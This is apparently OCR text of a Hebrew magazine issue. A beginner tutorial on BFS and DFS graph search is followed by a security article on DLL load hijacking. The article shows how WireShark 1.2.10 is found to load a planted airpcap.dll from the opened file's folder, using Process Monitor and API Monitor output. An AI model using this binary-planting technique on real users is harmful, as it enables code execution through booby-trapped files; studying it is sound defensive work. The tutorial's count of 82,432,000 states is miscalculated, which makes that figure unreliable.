- אחד המושגים החשובים בעולם זה הוא מושג הסוכן האינטיליגנטי. סוכן אינטליגנטי זו ישות התופסת את הסביבה שלה ופועלת עליה כדי להשיג מטרות שהוגדרו על ידי אדוניה.
- תחום הבינה המלאכותית עושה בשאלות שונות – איך מייצגים ידע? איך מסיקים מסקנות מתוך מידע קיים? איך בונים מערכת שמשתפרת על סמך ידע חדש (למידה)? ועוד בעיות רבות.


במאמר הראשון נגענו מעט בשאלת ייצוג הידע. היצוג שהצענו לבעיות הוא יצוג בעזרת **גרף מצבים**. זה לא היצוג היחיד, אבל זה יצוג שרלוונטי להרבה בעיות. **גרף** הוא מושג ידוע במדעי המחשב. בדומה למסמך הקודם, אני רוצה להעביר לכם כמה עקרונות בסיסיים בנושא בלי להכנס לכל התורה המתמטית לעומק.

בדפים הבאים נרחיב מעט על תורת הגרפים, נדבר על מספר אלגוריתמים בסיסיים הקשורים לתורת הגרפים ונראה תוך כדי איך זה משתלב במערכות בינה מלאכותית שנבנה. אני משלב 2 נושאים לא פשוטים, אך השילוב ביניהם יאפשר לכם להבין את הדברים בלי להזדקק לכל הרקע המתמטי.
למתעניינים – תחום תורת הגרפים ותחום האלגוריתמים הם מהתחומים המרתקים (והקשים) במדעי המחשב – מומלץ בחום!


גרפים

גרף כללי כלשהו (נסמן אותו באות G) הוא מבנה המכיל קבוצת צמתים V וקבוצת קשתות שנסמן E. צומת נסמן על ידי עיגול, וקשת על ידי קו. קשת יכולה להיות עם כיוון (ואז הקו הוא חץ) או ללא כיוון. לכל קשת יש שתי נקודות קצה, שאינן בהכרח שונות.

איך זה נראה? דוגמאות לגרפים פשוטים:




2 צמתים עם קשת לא מכוונת ביניהם



2 צמתים עם קשת מכוונת ביניהם

שימו לב למשהו מעניין – גרף הוא לא בהכרח סופי. יתרה מזאת, כאשר גרף הוא סופי, הוא עדיין יכול להיות גדול מאוד. זו אחת הבעיות העיקריות כשאנחנו מדברים על יצוג בעיות כגרפים, כפי שנראה בהמשך.

במאמר הקודם הראנו איך מייצגים בעיה שאנחנו רוצים לפתור בתור גרף:



אנחנו מתחילים במצב התחלתי ורוצים להגיע לאחד (או לכל) מצבי המטרה.

בהנחה שאנחנו יודעים לעבור ממצב למצב – איך נעשה את זה? מדובר על בעיה מסוג בעיות שנקרא **חיפוש בתוך גרף**. קיימים אלגוריתמים רבים לסוג בעיות זה השונים בתכונותיהם ובאופן פעולתם.

נתחיל מהתיאוריה של תורת הגרפים – יש לנו גרפים (מכוונים או לא מכוונים – זה לא משנה לצורך האלגוריתמים הראשונים שנציג) – שאנחנו רוצים לסרוק עד למציאת צומת מטרה.

שתיים מהשיטות הפשוטות ביותר (והמוכרות ביותר) נקראות האחת **Breadth-first search** (ובקיצור BFS) והשניה **Depth-first search** (ובקיצור DFS).

בעית "חיפוש בתוך גרף"

תיאור הבעיה:

- נתון גרף סופי וקשיר G. (גרף קשיר הוא גרף שבו אפשר להגיע לכל הצמתים – אין צומת שאליו אין קשתות).
- תהי צומת התחלה כלשהי, ממנה נתחיל ללכת על קשתות, מצומת לצומת, עד שנבקר את כל הצמתים. במקרה שלנו אנחנו מחפשים את צומת המטרה, אבל כדי להיות בטוחים שנגיע אליו – האלגוריתמים צריכים להבטיח לנו שהם מסוגים לבקר בכל הצמתים.
- אנו מחפשים אלגוריתם שיבטיח שאנו סורקים את כל הגרף, וכן שתהיה לנו אינדיקציה שסיימנו לסרוק את הגרף, מבלי לדעת כמה גדול הוא הגרף. (מבחינת כמות צמתים וקשתות).

הגבלות:


- אנו פועלים ללא תכנון מוקדם, למשל למידת "מפת הדרכים" של הגרף לפני התחלת הסיור, אנו חייבים לקחת החלטה אחר החלטה, מכיוון שאנו מגלים את מבנה הגרף רק תוך כדי הסריקה.
- נכנה בשם **מעברים** את החיבורים בין הקשתות לצמתים.

על מנת שנוכל למצוא אלגוריתם שיפתור בעיות זו, אנו צריכים להשאיר "סימונים" על המעברים כשאנו נעים, כדי שנוכל לזהות בעתיד שהגענו למקום בו כבר היינו.


Breadth-first search

האלגוריתם:


- התחל מצומת ההתחלתי.
- בדוק ראשית את כל השכנים של הצומת ההתחלתי – אלו שבמרחק קשת אחת מהצומת. אם המטרה נמצא בהן – החזר אותו.
- המשך בבדיקת השכנים של השכנים ("רמה 2") – אם צומת המטרה נמצא שם החזר אותו.
- ככה החיפוש ממשיך בשכבות עד למציאת המטרה. (או סריקת כל הגרף והחזרת תשובה "אין צומת מטרה בגרף")



שלב 1 - מצב התחלתי



שלב 2 – סרקנו את הרמה הראשונה של הבנים



שלב 3 – סרקנו את הרמה השניה של הבנים

הערות:

- כמו שניתן לראות בשרטוטים האלגוריתם "מסמן" את הצמתים בהם ביקר. במידה ויש מעגלים בגרף הוא לא יבקר בהם שוב.
- האלגוריתם המלא מורכב יותר ופורמלי יותר – אנחנו שומרים על ההגדרה הפשוטה כדי להעביר את צורת החשיבה.
- בגרסה הרגילה של האלגוריתם המטרה היא כאמור לעבור על כל הצמתים בגרפים. כשאנחנו כותבים מימוש עבור בעיה של בינה מלאכותית, לעתים קרובות משנים את האלגוריתם שיעצור כאשר נמצא הפתרון.

כמה תכונות מעניינות:

- אנחנו תמיד נמצא את המסלול הקצר ביותר למטרה. אם אנחנו מנסים לפתור בעיה וצריכים למצוא את כמות האופרטורים המינימלית שתביא אותנו לפתרון, BFS - יתן לנו פתרון זה.
- אם קיים פתרון – בטוח נמצא אותו. הנושא מאוד ברור אינטואיטיבית, אבל עבור המתעסקים בתורת הגרפים זו נקודה חשובה שדרשה הוכחה.
- באופן דומה – אם לא נמצא פתרון, ואם הגרף סופי, אנחנו נדע שאין פתרון בסופו של דבר.

הרחבה על האלגוריתם והתכונות שלו ניתן למצוא בויקיפדיה:


http://en.wikipedia.org/wiki/Breadth-first_search

Depth-first search


מקור האלגוריתם הוא במאה ה-19 בה שימשה להתמודדות מול בעיות מבוכים.

האלגוריתם בצורה מופשטת:


1. התחל בצומת ההתחלתי.
2. כל עוד לא עברת על כל המעברים בגרף:
   a. אם קיים בצומת הנוכחי מעבר שבו עדיין לא ביקרת – בקר בו והמשך לצומת שנמצא בצד השני.
   b. אם כל המעברים מסומנים – חזור אחורה – back tracking – אל הצומת הראשון במסלול שיש לו מעבר לא מסומן והמשך משם.



שלב 1 - מצב התחלתי



שלב 2 – האלגוריתם פונה לאחד הכיוונים – לא תמיד זה בהכרח הכיוון של הפתרון!



שלב 3 – האלגוריתם ממשיך להתקדם. בכל פעם הוא בוחר את הכיוון להתקדם אליו

מתכונות האלגוריתם:

- אנחנו לא בהכרח נמצא את המסלול הקצר ביותר למטרה (קל לראות את זה למשל כשקיימים 2 מסלולים באורכים שונים למטרה, והאלגוריתם בוחר דווקא את הארוך).
- אם קיים פתרון – בטוח נמצא אותו. באופן דומה – אם לא נמצא פתרון, ואם הגרף סופי, אנחנו נדע שאין פתרון בסופו של דבר.

הרחבה על האלגוריתם והתכונות שלו ניתן למצוא בויקיפדיה:

http://en.wikipedia.org/wiki/Depth-first_search

אז מי מהאלגוריתמים "טוב" יותר? ואיך מממשים את האלגוריתמים בקוד?

אנחנו מגיעים לנקודה המעניינת. נראה על פניו מהתכונות של BFS שהוא תמיד מוצלח יותר – שני האלגוריתמים מגיעים לפתרון, ו-BFS מחזיר תמיד את המסלול הקצר יותר. למה בכלל צריך את DFS?

בנוסף יש עוד שאלה שנרצה לענות עליה – למה בעצם אנחנו מניחים שאנחנו יכולים להתקדם כל פעם רק שלב אחד? למה אי אפשר "להסתכל" על הגרף ולקפוץ ישר לפתרון?

התשובה לשתי השאלות האלו קשורה: כשאנחנו מדברים על התיאוריה של תורת הגרפים אנחנו מציירים גרפים ו-"רואים" אותם בעיניים. בפועל הגרפים שאנחנו ניצור גדולים לאין שיעור מהדוגמאות הפשוטות שאנחנו מציירים. הבעיה העיקרית היא בעית זכרון. נניח למשל אנחנו בונים גרף עבור משחק, שבו כל מצב במשחק מיוצג כצומת, והמעברים מציינים החלטות במשחק. אם אפשר להזיז כל אחד מ-20 כלים ל-4 כיוונים. במקרה כזה – לכל מצב יהיו 80 (!!!) צמתים בנים.

אם נבדוק רק 3 רמות למטה, יהיו 82,432,000 מצבים! שמונים ושניים מליון! אם נבדוק רמה נוספת, גם אם כל מצב ייוצג על ידי byte בודד, יגמר לנו כבר הזכרון במחשב. הנושא הראשון אם כך שאנחנו מתייחסים אליו הוא **סיבוכיות המקום** (זכרון) של האלגוריתם.

עכשיו – איך בעצם אנחנו מממשים את האלגוריתמים? המימוש המקובל הוא בכל פעם שאנחנו לוקחים צומת, ובוחרים להכנס לאחד הבנים שלו, שאר הבנים נכנסים למבנה נתונים של מחסנית (או ערימה). כאשר הגענו למבוי סתום, לוקחים את הצומת הבא משם.

- BFS יפתח בכל פעם את כל הרמה (הבנים שמתחתיו) במלואה, יכניס את כולם למחסנית, וימשיך לרמה הבאה. DFS לעומת זאת מפתח את הבנים, ובוחר רק אחד מהם לפיתוח.
- במקרה של המשחק המשוגע שתיארתי למעלה, DFS יכניס בכל שלב למחסנית 80 צמתים חדשים (ואולי יפחית כשהוא מסמן צומת או מגיע למקום ללא מוצא), ואילו BFS יכניס 80^N צמתים, כש-N הוא הרמה הנוכחית של הסריקה.

שאלה חשובה שניה – כמה זמן לוקח לכל אלגוריתם להחזיר תשובה? כאן הנושא משתנה בהתאם לאופי הבעיה – אם הגרף עמוק מאוד, אבל הפתרון נמצא ברמה 2 – אז BFS תמיד ימצא אותו במעבר על הרמה השניה, ואילו ל- DFS יקח זמן רב. אם הפתרון נמצא בבנים, יתכן שדווקא DFS יהיה יעיל יותר. לא נכנס במאמר זה למתמטיקה ולכל חישובי **סיבוכיות הזמן** של האלגוריתמים, אבל זו בהחלט נקודה חשובה.

מי מהאלגוריתמים יותר טוב? התשובה היא "תלוי בבעיה". יתרה מזאת, מלבד שני אלגוריתמים אלו קיימים אין ספור אלגוריתמים נוספים. חלקם פותרים בעיות באלגוריתמים שהוצגו – וחלקם מציגים גישות שונות לחלוטין. הבעיה בכל מקרה היא אותה הבעיה – חיפוש כל הצמתים/צומת מטרה) בתוך גרף.

איך משתמשים במה שראינו היום?

כפי שכתבתי ניסיתי במאמרים אלה להכנס מעט יחסית לרקע המתמטי מסביב לאלגוריתמים ולהציגם יותר כ"כלי עבודה". מה אנחנו יודעים עד עכשיו?

- אנחנו רוצים לגרום למחשב לפתור בעיה. בין אם זוהי החלטה על צעד במשחק שאנחנו כותבים, ובין אם זה פתרון של כל בעיה אחרת.
- למדנו שאנחנו צריכים למצוא ייצוג לבעיה, ולמצב של "העולם" - על מנת שהמחשב יוכל לענות על שאלה צריכים לייצג את הבעיה בצורה שהוא מביא. הדגמנו יצוג בעזרת גרפים, כאשר כל מעבר בין צמתים זו החלטה.
- כשהמידע מאורגן בצורת גרף – צריך לבצע עליו חיפוש, וכך גרמנו למחשב לפתור בעיה! התוצאה של החיפוש תהיה רצף הקשתות (הצעדים) שאנחנו צריכים לעשות על מנת להגיע לפתרון המבוקש. (או אולי – התוצאה תהיה פשוט הערך של הצומת – בהתאם למה שנרצה).

מה הלאה? במאמר הבא נראה דוגמא ספציפית לבעיה, לייצוג ולפתרון בעזרת הטכניקות שהוצגו.

בנוסף נכנס יותר לנושא המגבלות שלנו (זכרון, זמן), ליצוג נכון של הבעיות ונראה גם כיצד מטפלים בבעיות מסובכות יותר על ידי שינוי של האלגוריתמים.

Biting the hand with DLL Load Hijacking and Binary Planting

מאת TheLeader

הקדמה


מאמר זה יעסוק בחולשות DLL Load Hijacking / Binary Planting. חשוב להבהיר כי חולשות מסוג DLL Load Hijacking (השתלטות על טעינת ספרייה מקושרת דינאמית) נוצלו כבר לפני 10 שנים לפחות. לאחרונה בעקבות הפרסום של HD Moore (חוקר האבטחה והמייסד של Project Metasploit) בבלוג של Metasploit ותגובת מייקרוסופט, העניין משך תשומת לב מצד קהילת אבטחת המידע העולמית ונכתבו (על ידי גורמים עלומים ;]) אקספלויטים שמנצלים חורי אבטחה כאלו במערכת ההפעלה Windows ותוכנות ידועות נוספות, מה שלמעשה הביא את הקאמבק של DLL Load Hijacking.

אז מה זה DLL Load Hijacking? על מנת להסביר זאת נצטרך ראשית כל להסביר מהו DLL.

DLL (ספרייה מקושרת דינאמית) היא למעשה ספרייה של פונקציות. כאשר תוכנית מעוניינת להשתמש למשל בפונקציה MessageBoxA, במידה והספרייה user32.dll לא קושרה מראש, היא תצטרך לטעון את את הספרייה user32.dll אל תוך מרחב הכתובות הוירטואלי שלה, ולייבא את הפונקציה MessageBoxA מהספרייה.

גישה כזו חוסכת המון מקום ב-RAM (זיכרון גישה אקראית) כי כל ספרייה למעשה מתמפה רק פעם אחת לתוך הזיכרון הפיזי ומספר תהליכים יכולים לטעון אותה ולהשתמש בה בו זמנית, כאשר מבחינת כל תהליך הקוד של הספרייה נמצא בתוך מרחב הכתובות הוירטואלי שלו, אבל כולם למעשה ניגשים לאותן כתובות פיזיות.

הדיאגרמה הבאה ממחישה את העניין בצורה ויזואלית:



תודה ל-Richard R. Eckert מאוני' Binghamton - http://www.cs.binghamton.edu/~reckert/360/19_dll_f03.html

כיצד טוענים DLL?

משתמשים בפונקציה לטעינת ספרייה, למשל LoadLibraryA (שהיא וריאציית ה-ASCII עבור הפונקציה LoadLibrary). אלו מביניכם שנחנו ברמת אינטליגנציה גבוהה ישאלו כיצד התוכנית יכולה להשתמש בפונקציה LoadLibraryA? הלא הפונקציה LoadLibraryA עצמה נמצאת ב-DLL כלשהו. התשובה לשאלה זו היא פשוטה – ניתן לטעון DLL באופן דינאמי בזמן ריצת התוכנית, או לקשר את התוכנית מראש לספרייה, תהליך זה מתבצע לאחר ההידור (Compilation) ונקרא קישור (Linkage).

הספרייה הבסיסית נמצאת בליבה של המערכת ונקראת kernel32.dll – בתוכה נמצאות כל הפונקציות המיועדות עבור תפקוד בסיסי בתוך מערכת ההפעלה, וכל תוכנית Win32 מקושרת לספרייה זו.הספרייה kernel32.dll מכילה בין השאר את הפונקציות הדרושות לטעינה דינאמית של ספריות.

ניקח למשל את התוכנית הבאה שמטרתה היא להקפיץ הודעת "Hello".

```
#include <windows.h>
typedef void (*FUNCPTR)(int, void*, void*, int);
FUNCPTR MessageBoxA_func;

int main()
{
  HMODULE lib_user32 = LoadLibraryA("user32.dll");
  MessageBoxA_func = (FUNCPTR)(GetProcAddress(lib_user32,
"MessageBoxA"));
  MessageBoxA_func(0, "Hello.", "Hello!", MB_OK);
  return 0;
}
```

נהדר (נקמפל) ונריץ:

```
C:\> dev-cpp\ projects\msg\msg.exe
```

הספרייה נטענת, הפונקציה נקראת, ההודעה קופצת, השמש זורחת והציפורים מצייצות. מה שקורה מאחורי הקלעים הוא – הפונקציה LoadLibrary מחפשת את הקובץ user32.dll בנתיבים הבאים, לפי הסדר:

1. הנתיב בו נמצאת התוכנית שלנו – C:\dev-cpp\ projects\msg\
2. הנתיב %windir%\system32\ – C:\windows\system32\
3. הנתיב %windir%\system\ – C:\windows\system\
4. Current Working Directory (נתיב העבודה הנוכחי), הנתיב ממנו הורצה התוכנית שלנו – C:\
5. הנתיבים שמצוינים במשתנה הסביבה PATH.

מה היה קורה אם user32.dll לא היה נמצא בשלושת הנתיבים הראשונים? הפונקציה LoadLibrary הייתה מחפשת אותו בנתיב C:\.

כאשר פותחים ב-Windows Explorer קובץ על ידי התוכנית המשויכת אליו, למשל – לחיצה כפולה על קובץ TXT, Explorer מפעיל את התוכנית באופן שבו נתיב העבודה הנוכחי שממנו מורצת התוכנית הינו הנתיב של הקובץ. כאן נכנס החלק המעניין. מה יקרה כאשר פותחים תוכנית מסוימת המשויכת לסוג קובץ כלשהו, למשל WireShark (משוייכת לקבצי PCAP), והתוכנית מנסה לטעון ספרייה שלא קיימת בשלושת הנתיבים הראשונים? ובכן, LoadLibrary תנסה לטעון את ה-DLL מתוך הנתיב שבו נמצא הקובץ. רואים את הבעייתיות? תוקף פוטנציאלי יוכל לספק לקורבן שלו (באמצעות Disk-On-Key למשל) שני קבצים אשר נמצאים באותו הנתיב – קובץ PCAP וקובץ DLL נגוע. כאשר WireShark תקרא ל-LoadLibrary בניסיון לטעון את ה-DLL, LoadLibrary תחפש אותו בשלושת הנתיבים הראשונים.

הקובץ לא ימצא שם ולכן LoadLibrary תחפש אותו בנתיב בו נמצא קובץ ה-PCAP, שם היא תמצא את קובץ ה- DLL הנגוע שהושתל שם על-ידי התוקף מבעוד מועד. מה שיקרה מיד לאחר מכן הוא שהתוכנית WireShark תטען DLL נגוע, ותשתמש בפונקציות שלו – כלומר, הרצת קוד PWNED.

נסיעת מבחן

כלים:

- Process Monitor של SysInternals:
http://technet.microsoft.com/en-us/sysinternals/bb896645.aspx

- API Monitor של Rohitab:
http://www.rohitab.com/apimonitor

- Bloodshed Dev-C++:
/http://sourceforge.net/projects/dev-cpp/files/Binaries

- OllyDBG (אופציונלי):
/http://www.ollydbg.de

שפן ניסיונות:

- WireShark 1.2.10:
http://media-2.cacetech.com/wireshark/win32/wireshark-win32-1.2.10.exe

ראשית כל, נתקין את WireShark ונוודא שהוא משויך לקבצים בעלי הסיומת PCAP. בנוסף, ניצור תיקייה על שולחן העבודה שלנו בשם testdir, ובתוכה ניצור קובץ ריק בסיומת PCAP.

כעת ניתן להתחיל לעבוד – נפעיל את Process Monitor ונוסיף את הפילטר הבא:

Column	Relation	Value	Action
Path	begins with	[path to testdir]	Include
Process Name	is	wireshark.exe	Include

נלחץ OK והוא יתחיל להקשיב לגישות לתיקייה שלנו.

כמו כן נוסיף פילטר Highlight על מנת להבליט שורות שמכילות פעילות חשודה – CTRL+H:

Column	Relation	Value	Action
Path	ends with	.dll	Include
Path	ends with	.ocx	Include
Path	ends with	.drv	Include
Path	ends with	.sys	Include
Path	contains	%	Include

כעת ניתן ל-Process Monitor להאזין לגישות שמתבצעות אל הנתיב שלנו. ניצור קובץ PCAP ריק ונפעיל אותו:


12:48:02.7132351	wireshark.exe	5312	CreateFile	C:\Users\	\Desktop\testdir	SUCCESS	Desired Access: Execute/...
12:48:03.9652544	wireshark.exe	5312	QueryOpen	C:\Users\	\Desktop\testdir\wpcap	FAST IO DISAL...	
12:48:03.9653514	wireshark.exe	5312	CreateFile	C:\Users\	\Desktop\testdir\wpcap	NAME NOT FO...	Desired Access: Read Attri...
12:48:03.9654540	wireshark.exe	5312	QueryOpen	C:\Users\	\Desktop\testdir\wpcap.dll	FAST IO DISAL...	
12:48:03.9655205	wireshark.exe	5312	CreateFile	C:\Users\	\Desktop\testdir\wpcap.dll	NAME NOT FO...	Desired Access: Read Attri...
12:48:03.9656070	wireshark.exe	5312	QueryOpen	C:\Users\	\Desktop\testdir\wpcap.la	FAST IO DISAL...	
12:48:03.9656724	wireshark.exe	5312	CreateFile	C:\Users\	\Desktop\testdir\wpcap.la	NAME NOT FO...	Desired Access: Read Attri...
12:48:04.0858487	wireshark.exe	5312	QueryOpen	C:\Users\	\Desktop\testdir\packet	FAST IO DISAL...	
12:48:04.0859276	wireshark.exe	5312	CreateFile	C:\Users\	\Desktop\testdir\packet	NAME NOT FO...	Desired Access: Read Attri...
12:48:04.0860152	wireshark.exe	5312	QueryOpen	C:\Users\	\Desktop\testdir\packet.dll	FAST IO DISAL...	
12:48:04.0860809	wireshark.exe	5312	CreateFile	C:\Users\	\Desktop\testdir\packet.dll	NAME NOT FO...	Desired Access: Read Attri...
12:48:04.0861660	wireshark.exe	5312	QueryOpen	C:\Users\	\Desktop\testdir\packet.la	FAST IO DISAL...	
12:48:04.0862318	wireshark.exe	5312	CreateFile	C:\Users\	\Desktop\testdir\packet.la	NAME NOT FO...	Desired Access: Read Attri...
12:48:04.0969299	wireshark.exe	5312	QueryOpen	C:\Users\	\Desktop\testdir\airpcap.dll	FAST IO DISAL...	
12:48:04.0969957	wireshark.exe	5312	CreateFile	C:\Users\	\Desktop\testdir\airpcap.dll	NAME NOT FO...	Desired Access: Read Attri...
12:48:04.6795999	wireshark.exe	5312	QueryOpen	C:\Users\	\Desktop\testdir\libintl-8.dll	FAST IO DISAL...	
12:48:04.6796664	wireshark.exe	5312	CreateFile	C:\Users\	\Desktop\testdir\libintl-8.dll	NAME NOT FO...	Desired Access: Read Attri...
12:48:08.7482405	wireshark.exe	5312	CreateFile	C:\Users\	\Desktop\testdir	SUCCESS	Desired Access: Read Dat...
12:48:08.7482663	wireshark.exe	5312	QueryDirectory	C:\Users\	\Desktop\testdir\x.pcap	SUCCESS	Filter: x.pcap, 1: x.pcap
12:48:08.7482929	wireshark.exe	5312	CloseFile	C:\Users\	\Desktop\testdir	SUCCESS	
12:48:08.7483954	wireshark.exe	5312	CreateFile	C:\Users\	\Desktop\testdir\x.pcap	SUCCESS	Desired Access: Generic R...
12:48:08.7484633	wireshark.exe	5312	ReadFile	C:\Users\	\Desktop\testdir\x.pcap	END OF FILE	Offset: 0, Length: 16,384, ...
12:48:08.7485611	wireshark.exe	5312	CreateFile	C:\Users\	\Desktop\testdir\x.pcap	SUCCESS	Desired Access: Generic R...
12:48:08.7485971	wireshark.exe	5312	ReadFile	C:\Users\	\Desktop\testdir\x.pcap	END OF FILE	Offset: 0, Length: 16,384, ...
12:48:08.7486145	wireshark.exe	5312	ReadFile	C:\Users\	\Desktop\testdir\x.pcap	END OF FILE	Offset: 0, Length: 16,384, ...
12:48:08.7486269	wireshark.exe	5312	CloseFile	C:\Users\	\Desktop\testdir\x.pcap	SUCCESS	
12:48:08.7486494	wireshark.exe	5312	CloseFile	C:\Users\	\Desktop\testdir\x.pcap	SUCCESS	

נראה שמישהו מנסה לטעון ספריות מהנתיב של הקובץ שלנו.ננסה להבין מה הוא עושה איתם? מן הסתם יש בספריות פונקציות שהוא משתמש בהן, הלא כן? הבה ונבדוק. ראשית עלינו להציב "פיתיון" – DLL כלשהו שיש לו מבנה תקין והפונקציה LoadLibrary תצליח לטעון אותו.


נפתח שורת פקודה, ונעתיק את user32.dll לתיקייה שלנו תחת השם airpcap.dll:

```
C:\> copy C:\windows\system32\user32.dll Users\user\testdir
\airpcap.dll
```

כעת נפעיל את API Monitor- בצד ימין יש תיבה בשם API Capture Filter, נסמן שם את Dynamic-Link Library:



פעולה זו מורה ל-API Monitor לבצע Hooking על הפונקציות שקשורות לטיפול בספריות.
כעת נתקין Hook על התהליך - CTRL+H:



במידה והכל תקין, אנחנו אמורים להאזין כרגע לקריאות API. נבצע חיפוש קצר על מנת למצוא את המיקום בו נטען ה-DLL שלנו. CTRL+F, "airpcap.dll"... והוא נמצא.

Summary: 683 Calls

#	TID	Module	API	Return
47	7508	libgmodule-2.0-0.dll	GetProcAddress (0x001c0000, "PacketCloseAdapter")	0x001c3af0
48	7508	libgmodule-2.0-0.dll	GetProcAddress (0x001c0000, "PacketRequest")	0x001c4320
49	7508	wireshark.exe	LoadLibraryW ("airpcap.dll")	0x63d00000
